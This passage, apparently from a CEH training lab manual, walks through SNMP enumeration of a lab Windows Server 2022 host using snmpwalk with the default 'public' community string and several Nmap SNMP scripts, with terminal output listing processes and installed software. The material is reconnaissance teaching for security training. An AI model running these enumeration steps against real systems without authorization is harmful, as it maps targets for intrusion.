
6. The result displays all the OIDs, variables and other associated information.



```
Applications Places System [Terminal Icon] [Volume Icon] [Network Icon] Tue Mar 29, 07:52
snmpwalk -v1 -c public 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~# snmpwalk -v1 -c public 10.10.1.22
Created directory: /var/lib/snmp/cert_indexes
iso.3.6.1.2.1.1.1.0 = STRING: "Hardware: AMD64 Family 23 Model 49 Stepping 0 AT/AT COMPATIBLE - Software: Windows Version 6.3 (Build 20348 Multiprocessor Free)"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.311.1.1.3.1.3
iso.3.6.1.2.1.1.3.0 = Timeticks: (595603) 1:39:16.03
iso.3.6.1.2.1.1.4.0 = ""
iso.3.6.1.2.1.1.5.0 = STRING: "Server2022.CEH.com"
iso.3.6.1.2.1.1.6.0 = ""
iso.3.6.1.2.1.1.7.0 = INTEGER: 76
iso.3.6.1.2.1.2.1.0 = INTEGER: 28
iso.3.6.1.2.1.2.2.1.1.1 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.1.2 = INTEGER: 2
iso.3.6.1.2.1.2.2.1.1.3 = INTEGER: 3
iso.3.6.1.2.1.2.2.1.1.4 = INTEGER: 4
iso.3.6.1.2.1.2.2.1.1.5 = INTEGER: 5
iso.3.6.1.2.1.2.2.1.1.6 = INTEGER: 6
iso.3.6.1.2.1.2.2.1.1.7 = INTEGER: 7
iso.3.6.1.2.1.2.2.1.1.8 = INTEGER: 8
iso.3.6.1.2.1.2.2.1.1.9 = INTEGER: 9
iso.3.6.1.2.1.2.2.1.1.10 = INTEGER: 10
iso.3.6.1.2.1.2.2.1.1.11 = INTEGER: 11
iso.3.6.1.2.1.2.2.1.1.12 = INTEGER: 12
iso.3.6.1.2.1.2.2.1.1.13 = INTEGER: 13
iso.3.6.1.2.1.2.2.1.1.14 = INTEGER: 14
iso.3.6.1.2.1.2.2.1.1.15 = INTEGER: 15
```


7. Type **snmpwalk -v2c -c public [Target IP Address]** and press **Enter** to perform SNMPv2 enumeration on the target machine.

Note: **-v:** specifies the SNMP version (here, 2c is selected) and **-c:** sets a community string.



```
[root@parrot]~/home/attacker
#snmpwalk -v2c -c public 10.10.1.22
iso.3.6.1.2.1.1.1.0 = STRING: "Hardware: Intel64 Family 6 Model 85 Stepping 7 AT/AT COMPATIBLE - Software: Windows Version 6.3 (Build 20348 Multiprocessor Free)"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.311.1.1.3.1.3
iso.3.6.1.2.1.1.3.0 = Timeticks: (2890168050) 334 days, 12:14:40.50
iso.3.6.1.2.1.1.4.0 = ""
iso.3.6.1.2.1.1.5.0 = STRING: "Server2022.CEH.com"
iso.3.6.1.2.1.1.6.0 = ""
iso.3.6.1.2.1.1.7.0 = INTEGER: 76
iso.3.6.1.2.1.2.1.0 = INTEGER: 24
iso.3.6.1.2.1.2.2.1.1.1 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.1.2 = INTEGER: 2
iso.3.6.1.2.1.2.2.1.1.3 = INTEGER: 3
iso.3.6.1.2.1.2.2.1.1.4 = INTEGER: 4
iso.3.6.1.2.1.2.2.1.1.5 = INTEGER: 5
iso.3.6.1.2.1.2.2.1.1.6 = INTEGER: 6
iso.3.6.1.2.1.2.2.1.1.7 = INTEGER: 7
iso.3.6.1.2.1.2.2.1.1.8 = INTEGER: 8
iso.3.6.1.2.1.2.2.1.1.9 = INTEGER: 9
iso.3.6.1.2.1.2.2.1.1.10 = INTEGER: 10
iso.3.6.1.2.1.2.2.1.1.11 = INTEGER: 11
iso.3.6.1.2.1.2.2.1.1.12 = INTEGER: 12
iso.3.6.1.2.1.2.2.1.1.13 = INTEGER: 13
iso.3.6.1.2.1.2.2.1.1.14 = INTEGER: 14
iso.3.6.1.2.1.2.2.1.1.15 = INTEGER: 15
iso.3.6.1.2.1.2.2.1.1.16 = INTEGER: 16
iso.3.6.1.2.1.2.2.1.1.17 = INTEGER: 17
iso.3.6.1.2.1.2.2.1.1.18 = INTEGER: 18
iso.3.6.1.2.1.2.2.1.1.19 = INTEGER: 19
```

8. The result displays data transmitted from the SNMP agent to the SNMP server, including information on server, user credentials, and other parameters.
9. This concludes the demonstration of performing SNMP enumeration using the SnmpWalk.
10. Close all open windows and document all the acquired information.

Task 4: Perform SNMP Enumeration using Nmap

The Nmap snmp script is used against an SNMP remote server to retrieve information related to the hosted SNMP services.

Here, we will use various Nmap scripts to perform SNMP enumeration on the target system.

Note: Here, we will perform SNMP enumeration on a target machine **Windows Server 2022** (10.10.1.22).

Module 04 – Enumeration

1. In the **Parrot Security** machine, click the **MATE Terminal** icon at the top-left corner of **Desktop** to launch a **Terminal** window.
2. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


Note: The password that you type will not be visible.

4. In the terminal, type **nmap -sU -p 161 --script=snmp-sysdescr [target IP Address]** and press **Enter** (here, the target IP address is **10.10.1.22**).

Note: **-sU**: specifies a UDP scan, **-p**: specifies the port to be scanned, and **--script**: is an argument used to execute a given script (here, **snmp-sysdescr**).

5. The result appears displaying information regarding SNMP server type and operating system details, as shown in the screenshot below.

Note: The MAC addresses might differ when you perform this task.



```
Applications Places System [Terminal Icon] [Parrot Logo] [Speaker Icon] [Network Icon] Wed Mar 30, 00:33
nmap -sU -p 161 --script=snmp-sysdescr 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker# #nmap -sU -p 161 --script=snmp-sysdescr 10.10.1.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-30 00:33 EDT
Nmap scan report for 10.10.1.22
Host is up (0.00057s latency).

PORT      STATE SERVICE
161/udp   open  snmp
| snmp-sysdescr: Hardware: Intel64 Family 6 Model 85 Stepping 7 AT/AT COMPATIBLE - Software: Windows
Version 6.3 (Build 20348 Multiprocessor Free)
|_ System uptime: 334d09h47m14.24s (2889283424 timeticks)
MAC Address: 00:15:5D:01:80:02 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
[root@parrot]~/home/attacker# #
```


6. Type **nmap -sU -p 161 --script=snmp-processes [target IP Address]** and press **Enter** (here, the target IP address is **10.10.1.22**).

Note: **-sU**: specifies UDP scan, **-p**: specifies the port to be scanned, and **--script**: is an argument used to execute a given script (here, **snmp-processes**).

7. The result appears displaying a list of all the running SNMP processes along with the associated ports on the target machine (here, **Windows Server 2022**), as shown in the screenshot below.

```
nmap -sU -p 161 --script=snmp-processes 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
#nmap -sU -p 161 --script=snmp-processes 10.10.1.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-30 00:36 EDT
Nmap scan report for 10.10.1.22
Host is up (0.00069s latency).

- attacker's Home
PORT      STATE SERVICE
161/udp   open  snmp
| snmp-processes:
| 1:
|   Name: System Idle Process
| 4:
|   Name: System
| 100:
|   Name: Registry
| 380:
|   Name: smss.exe
| 460:
|   Name: svchost.exe
|   Path: C:\Windows\system32\
|   Params: -k DcomLaunch -p -s LSM
| 500:
|   Name: svchost.exe
|   Path: C:\Windows\system32\
|   Params: -k LocalService -s W32Time
| 508:
|   Name: csrss.exe
| 596:
|   Name: svchost.exe
|   Path: C:\Windows\System32\
```


- Type **nmap -sU -p 161 --script=snmp-win32-software [target IP Address]** and press **Enter** (here, the target IP address is **10.10.1.22**).

Note: **-sU**: specifies UDP scan, **-p**: specifies the port to be scanned, and **--script**: argument used to execute a given script (here, the script is **snmp-win32-software**).

- The result appears displaying a list of all the applications running on the target machine (here, **Windows Server 2022**), as shown in the screenshot.

```
nmap -sU -p 161 --script=snmp-win32-software 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help
[ root@parrot ] - [ /home/attacker ]
#nmap -sU -p 161 --script=snmp-win32-software 10.10.1.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-30 00:38 EDT
Nmap scan report for 10.10.1.22
Host is up (0.00058s latency).

attacker's Home
PORT      STATE SERVICE
161/udp   open  snmp
| snmp-win32-software:
|   Adobe Acrobat DC (64-bit); 2022-02-01T04:01:22
|   Google Chrome; 2022-02-01T04:01:24
|   Java 8 Update 321 (64-bit); 2022-02-03T04:36:12
|   Java Auto Updater; 2022-02-03T04:36:36
|   Microsoft Edge; 2022-02-06T22:25:50
|   Microsoft Edge Update; 2022-02-01T04:01:24
|   Microsoft Visual C++ 2008 Redistributable - x64 9.0.30729.17; 2022-02-02T01:21:42
|   Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.17; 2022-02-02T01:21:56
|   Microsoft Visual C++ 2010 x64 Redistributable - 10.0.40219; 2022-02-02T01:22:14
|   Microsoft Visual C++ 2010 x86 Redistributable - 10.0.40219; 2022-02-02T01:22:24
|   Microsoft Visual C++ 2012 Redistributable (x64) - 11.0.61030; 2022-02-02T01:22:50
|   Microsoft Visual C++ 2012 Redistributable (x86) - 11.0.61030; 2022-02-02T01:23:00
|   Microsoft Visual C++ 2012 x64 Additional Runtime - 11.0.61030; 2022-02-02T01:22:50
|   Microsoft Visual C++ 2012 x64 Minimum Runtime - 11.0.61030; 2022-02-02T01:22:50
|   Microsoft Visual C++ 2012 x86 Additional Runtime - 11.0.61030; 2022-02-02T01:23:00
|   Microsoft Visual C++ 2012 x86 Minimum Runtime - 11.0.61030; 2022-02-02T01:23:00
|   Microsoft Visual C++ 2013 Redistributable (x64) - 12.0.30501; 2022-02-02T01:23:08
|   Microsoft Visual C++ 2013 Redistributable (x86) - 12.0.30501; 2022-02-02T01:23:16
|   Microsoft Visual C++ 2013 x64 Additional Runtime - 12.0.21005; 2022-02-02T01:23:08
|   Microsoft Visual C++ 2013 x64 Minimum Runtime - 12.0.21005; 2022-02-02T01:23:08
|   Microsoft Visual C++ 2013 x86 Additional Runtime - 12.0.21005; 2022-02-02T01:23:16
```

- Type **nmap -sU -p 161 --script=snmp-interfaces [target IP Address]** and press **Enter** (here the target IP address is **10.10.1.22**).

Note: **-sU** specifies a UDP scan, **-p** specifies the port to be scanned, and **--script** is an argument allows us to run a given script (here, **snmp-interfaces**).

- The result appears displaying information about the Operating system, network interfaces, and applications that are installed on the target machine (here, **Windows Server 2022**), as shown in the screenshot below.

Note: The list of interfaces might differ when you perform the task.

Module 04 – Enumeration

```
nmap -sU -p 161 --script=snmp-interfaces 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
#nmap -sU -p 161 --script=snmp-interfaces 10.10.1.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-30 00:43 EDT
Nmap scan report for 10.10.1.22
Host is up (0.00050s latency).
attacker's Home
PORT      STATE SERVICE
